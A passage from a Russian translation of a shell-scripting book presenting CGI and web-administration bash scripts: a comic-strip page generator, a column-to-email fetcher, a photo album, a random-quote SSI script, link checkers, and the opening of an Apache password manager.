


Рис. 8.2. Результаты поиска в DuckDuckGo появились в браузере, а строка поиска зафиксирована в журнале!

& Kell» Билла Холбрука (Bill Holbrook). На главной странице его сайта всегда отображается самая последняя серия комикса, и, оказывается, нетрудно выяснить, какие соглашения об именовании отдельных изображений используются на сайте, и использовать их, чтобы поместить комиксы на свою страницу, как показано в листинге 8.6.

ВНИМАНИЕ

Предупреждение от наших юристов: собирая содержимое других веб-сайтов, необходимо учитывать массу вопросов, связанных с авторским правом. Для данного примера мы прямо попросили у Билла Холбрука разрешения включить его комиксы в данную книгу. Мы советуем вам также получать разрешение на воспроизведение на своем сайте любых материалов, защищенных авторским правом, чтобы не вырыть себе глубокую юридическую яму.

Код

Листинг 8.6. Сценарий kevin-and-kell

```
#!/bin/bash

# kevin-and-kell -- динамически создает веб-страницу для отображения последней
#   серии комикса "Kevin and Kell" Билла Холбрука (Bill Holbrook).
#   <Ссылка на комикс используется с разрешения автора>

month="$(date +%m)"
  day="$(date +%d)"
 year="$(date +%y)"

echo "Content-type: text/html"
echo ""

echo "<html><body bgcolor=white><center>"
echo "<table border=\"0\" cellpadding=\"2\" cellspacing=\"1\">"
echo "<tr bgcolor=\"#000099\">"
echo "<th><font color=white>Bill Holbrook's Kevin &amp; Kell</font></th></tr>"
echo "<tr><td><img "

# Типичный URL: http://www.kevinandkell.com/2016/strips/kk20160804.jpg

/bin/echo -n " src=\"http://www.kevinandkell.com/20${year}/"
echo "strips/kk20${year}${month}${day}.jpg\">"
echo "</td></tr><tr><td align=\"center\">"
echo "&copy; Bill Holbrook. Please see "
echo "<a href=\"http://www.kevinandkell.com/\">kevinandkell.com</a>"
echo "for more strips, books, etc."
echo "</td></tr></table></center></body></html>"

exit 0
```

Как это работает

Беглого обзора исходного кода главной страницы сайта «Kevin & Kell» оказалось достаточно, чтобы понять, что URL со ссылкой на данный комикс включает текущий год, месяц и число:

```
http://www.kevinandkell.com/2016/strips/kk20160804.jpg
```

Чтобы динамически сконструировать страницу, включающую ссылку на эту серию, сценарий должен определить текущий год (две цифры), месяц и число (оба с ведущими нулями, если необходимо). Остальная часть сценария просто создает HTML-обертку для придания странице привлекательного внешнего вида. В действительности это очень простой сценарий, учитывая получаемые возможности.

Запуск сценария

Подобно другим CGI-сценариям в этой главе, данный сценарий нужно поместить в соответствующий каталог, чтобы к нему можно было обратиться из Интернета, и дать ему соответствующие права. Затем останется только ввести соответствующий URL в адресную строку браузера.

Результаты

Веб-страница автоматически изменяется каждый день. На рис. 8.3 показана страница с серией, вышедшей 4 августа 2016 года.




Рис. 8.3. Веб-страница с комиксом «Kevin & Kell», сконструированная динамически

Усовершенствование сценария

Эту идею нетрудно применить к чему угодно в Интернете, если она вам понравилась. Вы можете читать заголовки с сайта CNN или *South China Morning Post* или извлекать случайные рекламные объявления с перегруженного сайта. Но повторим: если вы собираетесь сделать частью своего сайта какой-то контент, проверьте, является ли он общедоступным, или получите разрешение на его использование.

№ 66. Превращение веб-страниц в электронные письма

Объединив метод обратного инжиниринга соглашений об именовании файлов с утилитой слежения за изменениями на веб-сайте, представленной в сценарии № 62 (глава 7), можно организовать отправку на свой электронный адрес веб-страниц, в которых изменилось не только содержимое, но и имя файла. Этот сценарий не требует использования веб-сервера и запускается так же, как другие сценарии в предыдущих главах. Но имейте в виду: Gmail и другие провайдеры услуг электронной почты могут фильтровать письма, отправленные локальной утилитой Sendmail. Если вы не получите электронного письма от следующего сценария, попробуйте воспользоваться для тестирования такой службой, как Mailinator (*http://mailinator.com/*).

Код

В качестве примера используем сайт «The Straight Dope», остроумную колонку Сесила Адамса (Cecil Adams), пишущего для «Chicago Reader». Мы легко можем реализовать автоматическую отправку по электронной почте новой колонки «Straight Dope» на указанный адрес, как показано в листинге 8.7.

Листинг 8.7. Сценарий getdope

```
#!/bin/bash

# getdope -- загружает последнюю колонку "The Straight Dope."
#   Настройте ежедневный запуск сценария из cron, если вам это интересно.

now="$(date +%y%m%d)"
start="http://www.straightdope.com/ "
to="testing@yourdomain.com"  # Замените нужным адресом.

# Для начала получить URL текущей колонки.

❶ URL="$(curl -s "$start" | \
grep -A1 'teaser' | sed -n '2p' | \
cut -d\" -f2 | cut -d\" -f1)"

# Теперь, вооружившись этими данными, отправим электронное письмо.

( cat << EOF
Subject: The Straight Dope for $(date "+%A, %d %B, %Y")
From: Cecil Adams <dont@reply.com>
Content-type: text/html
To: $to
```

```
EOF

curl "$URL"
) | /usr/sbin/sendmail -t

exit 0
```

Как это работает

Страница с последней колонкой имеет URL, который нужно извлекать из главной страницы. Как показало исследование исходного кода, каждая колонка идентифицируется атрибутом `class"="teaser"` и самая свежая колонка всегда следует первой. То есть простой последовательности команд, начинающейся в строке ❶, должно быть достаточно, чтобы извлечь URL самой свежей колонки.

Команда `curl` извлекает исходный код главной страницы, команда `grep` выводит все строки, содержащие совпадения с `"teaser"`, сопровождая каждую из них строкой, следующей за ней, и команда `sed` оставляет в выводе только вторую строку, чтобы упростить извлечение ссылки на самую свежую статью.

Запуск сценария

Чтобы извлечь только адрес URL, достаточно удалить все, вплоть до первой двойной кавычки, и все, что следует за первой двойной кавычкой в остатке. Протестируйте эту последовательность в командной строке, шаг за шагом, чтобы увидеть, что происходит на каждом этапе.

Результаты

Этот компактный сценарий демонстрирует сложный прием работы в Интернете, извлекая информацию из одной веб-страницы, чтобы использовать ее как основу для последующих запросов.

Получающееся электронное письмо включает все, что имеется на странице, в том числе меню, изображения и все колонтитулы с информацией об авторских правах, как показано на рис. 8.4.

Усовершенствование сценария

Иногда в выходные возникает желание посидеть час-другой и почитать сразу все статьи, опубликованные за неделю, а не получать их ежедневно. Такие виды агрегатных электронных писем часто называют *дайджестами*, и их удобнее



Рис. 8.4. Извлечение самой свежей статьи с сайта Straight Dope и отправка по электронной почте

читать все сразу. Хорошим усовершенствованием для рассматриваемого сценария могло бы стать извлечение статей за последние семь дней и отправка их всех в одном электронном письме в конце недели. Это также помогло бы сократить поток электронных писем, поступающих в рабочие дни!

№ 67. Создание веб-ориентированного фотоальбома

CGI-сценарии на языке командной оболочки способны обрабатывать не только текст. Многие веб-сайты поддерживают возможность создания фотоальбомов, позволяя выгрузить множество изображений и предоставляя программные средства, помогающие переупорядочивать их и просматривать. Как ни странно, простейший «альбом» фотографий в каталоге довольно легко реализовать в виде сценария на языке командной оболочки. Один из таких сценариев, содержащий всего 44 строки кода, представлен в листинге 8.8.

Код

Листинг 8.8. Сценарий album

```
  #!/bin/bash
  # album -- сценарий онлайн-фотоальбома
  echo "Content-type: text/html"
  echo ""

  header="header.html"
  footer="footer.html"
  count=0

  if [ -f $header ] ; then
    cat $header
  else
    echo "<html><body bgcolor='white' link='#666666' vlink='#999999'><center>"
  fi

  echo "<table cellpadding='3' cellspacing='5'>"

❶ for name in $(file /var/www/html/* | grep image | cut -d: -f1)
  do
    name=$(basename $name)
    if [ $count -eq 4 ] ; then
      echo "</td></tr><tr><td align='center'>"
      count=1
    else
      echo "</td><td align='center'>"
      count=$(( $count + 1 ))
    fi

❷   nicename="$(echo $name | sed 's/.jpg//;s/-/ /g')"

    echo "<a href='../$name' target=_new><img style='padding:2px'"
    echo "src='../$name' height='200' width='200' border='1'></a><BR>"
    echo "<span style='font-size: 80%'>$nicename</span>"
  done

  echo "</td></tr></table>"

  if [ -f $footer ] ; then
    cat $footer
  else
    echo "</center></body></html>"
  fi

  exit 0
```

Как это работает

Бóльшая часть этого кода реализует вывод разметки HTML для придания странице привлекательного внешнего вида. Уберите все команды `echo`, и останется простой цикл `for`, который перебирает файлы в каталоге */var/www/html* ❶

(корневой каталог веб-документов по умолчанию в Ubuntu 14.04), выявляя среди них изображения с помощью команды `file`.

При использовании этого сценария желательно следовать соглашению об именовании файлов, согласно которому пробелы в именах должны замещаться дефисами. Например, значение *sunset-at-home.jpg* в переменной `name` будет преобразовано последовательностью команд ❷ в *sunset at home* и сохранено в переменной `nicename`. Это очень простое преобразование, но оно позволяет дать каждому изображению в альбоме понятное и удобочитаемое название, вместо бессмысленного, например *DSC00035.JPG*.

Запуск сценария

Чтобы опробовать этот сценарий, скопируйте его в каталог, заполненный изображениями JPEG и дайте ему имя *index.cgi*. Если ваш сервер настроен правильно, при попытке обратиться к каталогу он автоматически вызовет *index.cgi* при условии, что в этом каталоге отсутствует файл *index.html*. Теперь у вас есть свой быстрый и динамический фотоальбом.

Результаты

Для каталога с фотографиями природы результат выглядит очень неплохо, как показано на рис. 8.5. Обратите внимание, что при наличии файлов *header.html* и *footer.html* в том же каталоге они автоматически будут включаться в вывод.

Усовершенствование сценария

Одно из ограничений этого сценария в том, что клиенту приходится загружать полноразмерные изображения. Если, к примеру, имеется десяток файлов изображений по 100 Мбайт каждый, то при медленном подключении ждать загрузки альбома придется довольно долго. Несмотря на маленький размер миниатюр на экране, размеры соответствующих им файлов не становятся меньше. Решение заключается в автоматическом создании масштабированных версий изображений, для чего можно было бы задействовать в сценарии, например, программу ImageMagick (сценарий № 97 в главе 14). К сожалению, очень немногие дистрибутивы Unix включают подобные развитые инструменты для работы с графикой, и, если вы пожелаете расширить возможности фотоальбома в этом направлении, для начала изучите описание программы ImageMagick, которое вы найдете по адресу: *http://www.imagemagick.org/*.




Рис. 8.5. Онлайн-фотоальбом, созданный 44-строчным сценарием на языке командной оболочки!

Другое усовершенствование сценария — реализовать вывод пиктограмм вложенных папок, на которых можно щелкать мышью, чтобы альбом действовал как целая файловая система или дерево фотографий, организованных в виде подборок.

Этот сценарий фотоальбома — наш давний фаворит. Самое замечательное в нем то, что он написан на языке командной оболочки и его функциональные возможности легко расширить в тысячах направлений. Например, использовав сценарий `showpic` для вывода больших изображений вместо простых ссылок на изображения JPEG, за 15 минут можно реализовать счетчик, показывающий, какие изображения пользуются наибольшей популярностью.

№ 68. Отображение случайного текста

Многие веб-серверы имеют встроенный механизм *вставки на стороне сервера* (Server-Side Include, SSI), позволяющий вызывать программы для вставки одной или нескольких строк текста в веб-страницу перед отправкой ее посетителю. Этот механизм предлагает несколько интересных способов расширения веб-страниц. Один из наших любимых — изменение элемента веб-страницы

с каждой новой попыткой получить ее. Это может быть графический элемент, фрагмент новостей, подстраница или слоган самого сайта, слегка изменяющийся с каждым посещением, чтобы вызвать у читателя желание возвращаться на сайт снова и снова.

Самое примечательное, что этот трюк легко реализовать в виде сценария командной оболочки, содержащего awk-программу длиной всего в несколько строк, который вызывается из веб-страницы посредством SSI или из *плавающего кадра* (iframe, способ включения фрагмента страницы, имеющего свой URL, отличный от URL самой страницы). Такой сценарий представлен в листинге 8.9.

Код

Листинг 8.9. Сценарий randomquote

```
#!/bin/bash

# randomquote -- получая файл с данными, в котором каждая запись находится
#   в отдельной строке, случайно выбирает одну строку и выводит ее. Хорошо
#   подходит для вызова из веб-страницы посредством SSI.

awkscript="/tmp/randomquote.awk.$$"

if [ $# -ne 1 ] ; then
  echo "Usage: randomquote datafilename" >&2
  exit 1
elif [ ! -r "$1" ] ; then
  echo "Error: quote file $1 is missing or not readable" >&2
  exit 1
fi

trap "$(which rm) -f $awkscript" 0

cat << "EOF" > $awkscript
BEGIN { srand() }
      { s[NR] = $0 }
END   { print s[randint(NR)] }
function randint(n) { return int (n * rand() ) + 1 }
EOF

awk -f $awkscript < "$1"

exit 0
```

Как это работает

Получая имя файла с данными, сценарий сначала проверяет существование файла и его доступность для чтения. Затем он передает весь файл короткому

awk-сценарию, который сохраняет строки из него в массиве, подсчитывает их количество и затем случайно выбирает одну и выводит ее на экран.

Запуск сценария

Этот сценарий можно внедрить в SSI-совместимую веб-страницу, как показано ниже:

```
<!--#exec cmd="randomquote.sh samplequotes.txt"-->
```

Большинство серверов требуют, чтобы страницы с подобными вставками хранились в файлах с расширением *.shtml*, а не с более традиционными *.html* и *.htm*. Благодаря этому простому изменению вывод сценария randomquote будет внедряться в содержимое веб-страницы.

Результаты

Этот сценарий можно опробовать в командной строке, вызвав его, как показано в листинге 8.10.

Листинг 8.10. Запуск сценария randomquote

```
$ randomquote samplequotes.txt
Neither rain nor sleet nor dark of night...
$ randomquote samplequotes.txt
The rain in Spain stays mainly on the plane? Does the pilot know about this?
```

Усовершенствование сценария

Нетрудно создать файл с данными для сценария randomquote, содержащий список имен файлов графических изображений. Тогда с помощью этого сценария можно было бы организовать выбор случайного изображения. Немного подумав, вы найдете множество способов применения и развития этой идеи.

Глава 9. Администрирование веб-сервера

Если вы занимаетесь поддержкой веб-сервера или отвечаете за работу веб-сайта, простого или сложного, то наверняка регулярно решаете какие-то повторяющиеся задачи, такие как выявление недействительных внутренних или внешних ссылок. Многие из этих задач можно автоматизировать с использованием сценариев командной оболочки. То же касается некоторых типичных клиент/серверных задач, таких как управление доступом к информации в каталогах веб-сервера с использованием паролей.

№ 69. Выявление недействительных внутренних ссылок

Несколько сценариев в главе 7 продемонстрировали отдельные возможности текстового веб-браузера `lynx`, но в этой замечательной программе скрыто намного больше. Одна из таких возможностей, особенно полезная для администраторов веб-серверов, — функция `traverse` (включается флагом `-traversal`), заставляющая `lynx` опробовать все ссылки на сайте и отыскать среди них недействительные. Эту функцию можно задействовать в коротком сценарии, как тот, что показан в листинге 9.1.

Код

Листинг 9.1. Сценарий checklinks

```
#!/bin/bash

# checklinks -- проверяет все внутренние ссылки на веб-сайте, сообщает
#   о любых ошибках в файле "traverse.errors".

# Удалить по завершении все служебные файлы, созданные программой lynx.
trap "$(which rm) -f traverse.dat traverse2.dat" 0

if [ -z "$1" ] ; then
  echo "Usage: checklinks URL" >&2
  exit 1
```

```
fi

baseurl="$(echo $1 | cut -d/ -f3 | sed 's/http:\/\///')"

lynx❶ -traversal -accept_all_cookies❷ -realm "$1" > /dev/null

if [ -s "traverse.errors" ] ; then
❸  /bin/echo -n $(wc -l < traverse.errors) errors encountered.
  echo Checked $(grep '^http' traverse.dat | wc -l) pages at ${1}:
  sed "s|$1||g" < traverse.errors
  mv traverse.errors ${baseurl}.errors
  echo "A copy of this output has been saved in ${baseurl}.errors"
else
  /bin/echo -n "No errors encountered. ";
  echo Checked $(grep '^http' traverse.dat | wc -l) pages at ${1}
fi

if [ -s "reject.dat" ]; then
  mv reject.dat ${baseurl}.rejects
fi

exit 0
```

Как это работает

Основная работа в этом сценарии выполняется программой `lynx` ❶; сам сценарий просто играет с файлами, которые создает `lynx`, извлекая из них информацию и отображая ее в удобочитаемом виде. В выходной файл *reject.dat* программа `lynx` записывает ссылки с внешними адресами URL (см. ниже сценарий № 70, который использует этот файл), в файл *traverse.errors* — недействительные ссылки (цель данного сценария), в файл *traverse.dat* — список всех проверенных страниц, и в файл *traverse2.dat* — тот же список страниц, что и в файл *traverse.dat*, но с дополнительно включенными заголовками всех исследованных страниц.

Команда `lynx` поддерживает большое количество разных аргументов, и в данном случае нам потребовалось использовать `-accept_all_cookies` ❷, чтобы программа не замучила нас вопросами — принимать или нет cookie от страницы. Мы также использовали аргумент `-realm`, чтобы проверке подвергались только страницы указанного уровня на сайте и «ниже», а не все ссылки, которые будут встречены на пути. Без аргумента `-realm` программа lynx могла бы отыскать тысячи и тысячи страниц. Мы попробовали выполнить функцию `-traversal` для адреса *http://www.intuitive.com/wicked/* без `-realm`, и она обнаружила более 6500 страниц после более чем двухчасовой работы. С флагом `-realm` было найдено 146 страниц, на исследование которых ушло несколько минут.

Запуск сценария

Чтобы запустить сценарий, просто передайте ему адрес URL в командной строке. Сценарий способен выполнить анализ *любого* веб-сайта, но имейте в виду: проверка таких гигантов, как Google или Yahoo!, может затянуться навечно и закончиться исчерпанием места на вашем диске.

Результаты

Давайте проверим маленький веб-сайт на наличие ошибок (листинг 9.2).

Листинг 9.2. Проверка веб-сайта, не имеющего ошибок, с помощью checklinks

```
$ checklinks http://www.404-error-page.com/
No errors encountered. Checked 1 pages at http://www.404-error-page.com/
```

Как видите, все в порядке. А если проверить сайт немного большего размера? В листинге 9.3 показано, что мог бы вывести сценарий `checklinks` в результате проверки сайта, содержащего недействительные ссылки.

Листинг 9.3. Проверка недействительных ссылок с помощью checklinks на более крупном веб-сайте

```
$ checklinks http://www.intuitive.com/library/
5 errors encountered. Checked 62 pages at http://intuitive.com/library/:
   index/   in BeingEarnest.shtml
   Archive/f8   in Archive/ArtofWriting.html
   Archive/f11  in Archive/ArtofWriting.html
   Archive/f16  in Archive/ArtofWriting.html
   Archive/f18  in Archive/ArtofWriting.html
A copy of this output has been saved in intuitive.com.errors
```

Как показывают результаты, файл *BeingEarnest.shtml* содержит недействительную ссылку на */index/*, потому что нет такого файла */index/*. Также в файле *ArtofWriting.html* найдено четыре недействительные ссылки, имеющие странный вид.

Наконец, в листинге 9.4 показаны результаты проверки блога Дейва с обзорами фильмов, которая выявила в нем скрытые ошибки.

Листинг 9.4. Запуск сценария checklinks под управлением утилиты time, чтобы узнать продолжительность его работы

```
$ time checklinks http://www.daveonfilm.com/
No errors encountered. Checked 982 pages at http://www.daveonfilm.com/
```

```
real 50m15.069s
user 0m42.324s
sys 0m6.801s
```

Обратите внимание: добавив команду `time` перед другой командой, выполняющейся длительное время, можно узнать, как долго она выполнялась. В данном случае видно, что проверка всех 982 страниц в блоге *http://www.daveonfilm.com/* потребовала 50 минут реального времени, из которых фактическая обработка заняла 42 секунды. Это очень много!

Усовершенствование сценария

Файл с данными *traverse.dat* содержит список всех встреченных URL, а файл *reject.dat* — список всех встреченных, но непроверенных URL, обычно потому, что они являются внешними ссылками. Их проверкой мы займемся в следующем сценарии. Фактически найденные ошибки фиксируются в файле *traverse.errors*, как можно догадаться по строке ❸ в листинге 9.1.

Чтобы заставить этот сценарий сообщать о недействительных ссылках на изображения, добавьте команду `grep` для поиска в файле *traverse.errors* расширений имен файлов *.gif*, *.jpeg* или *.png* перед передачей результатов команде `sed` (которая здесь просто убирает из вывода все лишнее, чтобы сделать его более удобочитаемым).

№ 70. Выявление недействительных внешних ссылок

Этот сценарий (листинг 9.5) является сопутствующим для сценария № 69 и основывается на результатах, произведенных им, выявляя все внешние ссылки на сайте или в его подкаталогах, обращение к которым приводит к ошибке «404 Not Found». Для простоты предполагается, что непосредственно перед данным сценарием выполнялся предыдущий сценарий и в текущем каталоге хранится файл **.rejects* со списком URL.

Код

Листинг 9.5. Сценарий checkexternal

```
#!/bin/bash

# checkexternal -- проверяет все ссылки на веб-сайте и конструирует список
#   внешних ссылок, затем проверяет каждую, чтобы выявить среди них
```

```
#   недействительные. Флаг -a заставляет сценарий вывести все ссылки,
#   независимо от их доступности или недоступности; по умолчанию выводятся
#   только недоступные ссылки.

listall=0; errors=0; checked=0

if [ "$1" = "-a" ] ; then
  listall=1; shift
fi

if [ -z "$1" ] ; then
  echo "Usage: $(basename $0) [-a] URL" >&2
  exit 1
fi

trap "$(which rm) -f traverse*.errors reject*.dat traverse*.dat" 0

outfile="$(echo "$1" | cut -d/ -f3).errors.ext"
URLlist="$(echo $1 | cut -d/ -f3 | sed 's/www\.//').rejects"

rm -f $outfile # Подготовиться к выводу новой информации.

if [ ! -e "$URLlist" ] ; then
  echo "File $URLlist not found. Please run checklinks first." >&2
  exit 1
fi

if [ ! -s "$URLlist" ] ; then
  echo "There don't appear to be any external links ($URLlist is empty)." >&2
  exit 1
fi

#### Теперь все готово к анализу...

for URL in $(cat $URLlist | sort | uniq)
do
❶ curl -s "$URL" > /dev/null 2>&1; return=$?
  if [ $return -eq 0 ] ; then
    if [ $listall -eq 1 ] ; then
      echo "$URL is fine."
    fi
  else
    echo "$URL fails with error code $return"
    errors=$(( $errors + 1 ))
  fi
  checked=$(( $checked + 1 ))
done

echo ""
echo "Done. Checked $checked URLs and found $errors errors."
exit 0
```

Как это работает

Это не самый элегантный сценарий в книге. Он реализует метод простого перебора для проверки внешних ссылок. В блоке кода в ❶ для каждой найденной внешней ссылки вызывается команда `curl`, которая проверяет ее доступность, пытаясь получить содержимое по адресу URL ссылки и сразу отбрасывая его по получении.

Конструкция `2>&1` заслуживает отдельного упоминания: она перенаправляет выходное устройство с дескриптором 2 в выходное устройство с дескриптором 1. В командной строке выходное устройство с дескриптором 2 соответствует `stderr` (стандартному потоку вывода сообщений об ошибках), а выходное устройство с дескриптором 1 соответствует `stdout` (стандартному потоку вывода). Все, что выводится в `stderr`, конструкция `2>&1` перенаправляет в `stdout`. Но обратите внимание, что сначала поток `stdout` перенаправляется в `/dev/null`. Это виртуальное устройство, куда можно записать бесконечный объем данных, — своеобразная черная дыра в системе. То есть указанная конструкция гарантирует, что `stderr` так же будет перенаправлен в `/dev/null`. Мы выбрасываем информацию, потому что нас интересует только нулевой или ненулевой код, возвращаемый командой. Ноль сообщает об успехе; ненулевое значение — об ошибке.

Количество проверенных внутренних страниц определяется количеством строк в файле *traverse.dat*, а число внешних ссылок можно найти в файле *reject.dat*. Если указан флаг `-a`, сценарий выводит все внешние ссылки, независимо от их доступности или недоступности. В противном случае отображаются адреса URL только из недоступных ссылок.

Запуск сценария

Чтобы запустить сценарий, просто передайте ему в аргументе URL сайта для проверки.

Результаты

Проверим сайт *http://intuitive.com/* на наличие недействительных ссылок, как показано в листинге 9.6.

Листинг 9.6. Запуск сценария checkexternal для проверки http://intuitive.com/

```
$ checkexternal -a http://intuitive.com/
http://chemgod.slip.umd.edu/~kidwell/weather.html fails with error code 6
http://epoch.oreilly.com/shop/cart.asp fails with error code 7
http://ezone.org:1080/ez/ fails with error code 7
```

```
http://fx.crewtags.com/blog/ fails with error code 6
http://linc.homeunix.org:8080/reviews/wicked.html fails with error code 6
http://links.browser.org/ fails with error code 6
http://nell.boulder.lib.co.us/ fails with error code 6
http://rpms.arvin.dk/slocate/ fails with error code 6
http://rss.intuitive.com/ fails with error code 6
http://techweb.cmp.com/cw/webcommerce fails with error code 6
http://tenbrooks11.lanminds.com/ fails with error code 6
http://www.101publicrelations.com/blog/ fails with error code 6
http://www.badlink/somewhere.html fails with error code 6
http://www.bloghop.com/ fails with error code 6
http://www.bloghop.com/ratemyblog.htm fails with error code 6
http://www.blogphiles.com/webring.shtml fails with error code 56
http://www.blogstreet.com/blogsqlbin/home.cgi fails with error code 56
http://www.builder.cnet.com/ fails with error code 6
http://www.buzz.builder.com/ fails with error code 6
http://www.chem.emory.edu/html/html.html fails with error code 6
http://www.cogsci.princeton.edu/~wn/ fails with error code 6
http://www.ourecopass.org/ fails with error code 6
http://www.portfolio.intuitive.com/portfolio/ fails with error code 6

Done. Checked 156 URLs and found 23 errors.
```

Похоже, пришло время немного прибраться!

№ 71. Управление паролями в Apache

Одна из необычных возможностей веб-сервера Apache — встроенная поддержка защиты каталогов паролями, даже на общедоступном сервере. Это отличный способ ограничить доступ к закрытой информации на вашем веб-сайте, будь то платная служба или просто личный фотоальбом, предназначенный только для членов семьи.

Стандартные конфигурации требуют наличия в защищенном каталоге файла с именем *.htaccess*. Этот файл определяет название «зоны» безопасности и, что более важно, ссылается на отдельный файл, содержащий пары из имени учетной записи и пароля, которые используются для проверки права доступа к каталогу. Управление упомянутым файлом не вызывает проблем, за исключением того, что в составе Apache для этой цели имеется единственный инструмент — простенькая программа `htpasswd`, которая запускается из командной строки. Другой вариант — описываемый здесь сценарий `apm`, один из самых сложных сценариев в книге, — инструмент управления паролями, который можно запускать в браузере как CGI-сценарий и с его помощью добавлять новые учетные записи, изменять пароли существующих и удалять учетные записи из списка доступа.

Прежде всего, для управления доступом к каталогу необходимо иметь в нем правильно сформированный файл *.htaccess*. Для примера допустим, что этот файл содержит следующие строки:

```
$ cat .htaccess
AuthUserFile /usr/lib/cgi-bin/.htpasswd
AuthGroupFile /dev/null
AuthName "Members Only Data Area."
AuthType Basic

<Limit GET>
require valid-user
</Limit>
```

Имена учетных записей и пароли хранятся в отдельном файле *.htpasswd*. Если он отсутствует, его нужно создать. Вполне подойдет пустой файл: выполните команду `touch .htpasswd` и убедитесь, что созданный файл доступен для записи пользователю, с идентификатором которого запускается сам веб-сервер Apache (это может быть пользователь `nobody`). Теперь самое время переходить к сценарию в листинге 9.7. Однако он требует подготовки CGI-окружения, как описано в разделе «Запуск сценариев из этой главы» (глава 8). Сохраните сценарий в своем каталоге *cgi-bin*.

Код

Листинг 9.7. Сценарий apm

```
#!/bin/bash

# apm -- Apache Password Manager (диспетчер паролей Apache) позволяет
#   администратору легко добавлять, изменять или удалять учетные записи
